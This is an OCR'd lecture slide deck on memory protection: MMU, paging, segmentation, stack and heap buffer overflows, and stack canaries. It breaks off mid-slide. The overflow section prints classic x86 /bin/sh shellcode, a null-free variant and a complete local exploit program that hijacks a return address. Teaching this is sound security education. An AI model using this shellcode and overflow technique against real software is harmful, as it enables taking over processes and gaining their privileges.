
Memory Protection

Pehr Söderman
PhD Student in Telecommunication Systems
TSLab, ICT, KTH
Pehrs@kth.se
(And D-02.5)


Process in memory

- Each process have a part of the memory
- The process splits this into:
  - Stack
  - Heap
  - Code
  - Libraries
  - Mapped files
  - Etc.



The MMU

- The MMU is hardware and either a part of the CPU or the North Bridge
- The MMU provides the mapping between virtual and physical address space




TLB: Translation Look-aside Buffer
MMU: Memory Management Unit
CPU: Central Processing Unit

No memory protection


- Early computers had no memory protection in the MMU
- Any process could trash the whole memory
- If a program ran into a bug you had to reboot the computer to reach a known state
- This made multitasking masochism
- Windows before XP and Mac OS before X
- Multi-user OS like UNIX have traditionally been built with some kind of memory protection

Base and Limit registers




- Each process have a base and limit register
- Linear mapping to physical memory
- Used on Cray-1
- Very fast
- Can be done without HW.
- Limitations?
  - Sharing ram?

Segmentation




- Each process have multiple segments
- Each segment works like a base and limit
- Requires HW support
- Problems?
  - Fragmentation!
  - Large segments...
  - Swapping?

Paging



- Split the memory into pages (4k at x86)
- The MMU allocates as many pages as needed
- Allows swapping
- Problems
  - Page table size!
  - Internal fragmentation
  - Overhead

Segmentation and Paging



- First segmentation, then paging
- This is how i386 MMU's work
- Frequently multiple layers of page tables!
- Overhead for memory access can be significant

The flat memory model

- Windows and Linux has a flat virtual memory model with four segments
  - User code, user data, kernel code, kernel data
- All segments map to the same space!
- We let the application use the memory as they wish.
  - R/W protection on pages
- This is a hack to get around the forced segmentation on i386 CPUs...

Sharing memory and security

- Libraries and code are typically large and used by multiple processes
- Instead of wasting memory by loading the same code several time it is shared
- As a protection these are set “read only”
- Each process has a copy of the library in its virtual address space
- Shared data is possible
  - But typically a security problem

Taking control of a process


- Modifying data or execution flow can give us (limited) control of the process.
- To completely take over the process we need to
  - 1: Supply our own code
  - 2: Change the execution flow to execute our code
- Remember that the code we supply will be executed in the context of the program
  - We will have all the rights of the program.

Smashing a stack (for fun and profit)

```
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  large_string[255]='\0';
  function(large_string);
}
```

Why does this program crash?

The smashed stack



Why is this crash important?

- The crash happened due to the overwritten return pointer
- The program tried to continue execution on 0x41414141 (A=0x41 in hex)
- If this memory had been allocated the program would have executed the data there as code!
- We have a way to take over the execution flow.

Building shell code


```
void main() {
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh
```

```
char shellcode[] =
      "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
      "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
      "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
      "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3"
```

Testing the shell code

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46”
    “\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3”
    “\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00”
    “\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68”
    “\x00\x89\xec\x5d\xc3";

void main() {
    int *ret;

    ret = (int *)&ret + 2;
    (*ret) = (int)shellcode;

}
```




Null bytes

- This shell code wouldn't work due to the null bytes (they break the strcpy)
- Some creative use of assembly removes them
- This is left as an exercise to the listener

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0”
    “\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
    “\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Running the exploit

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0”
“\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
“\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr=(long*)large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i=0;i<strlen(shellcode);i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```



Stack based buffer overflows

- This is one of the most common programming errors
- Typically the hard part is finding a way to take control of the execution flow
  - Getting the shellcode into the program is easier
  - Finding the shellcode can be hard however.
- Any unchecked buffer is an exploit waiting to happen
- Even without shellcode we can exploit any method in the program

Heap based buffer overflow

- But if the overflow happens on the heap it's not too bad, right?
- Frequently the heap stores pointers that are used to write data
  - Change one of these to the stack...
- Overwrite memory manager data...

Stopping these attacks


- We can try a few different approaches:
  - Detect the change of execution flow
  - Prevent execution of the shell code
  - Make it hard to find the address of the shell code
- Modern OS implements all of these
- All of these have limitations

Stack cookies (canaries)


- A stack cookies is a random number placed in front of the return pointer
- All local variable are reordered to place pointers and buffers at the end
  - Why?
- Before using the return pointer the program checks so the stack cookie have not been modified
- This a change that only requires recompiling the program

Stackframe with and without cookie

Without cookie



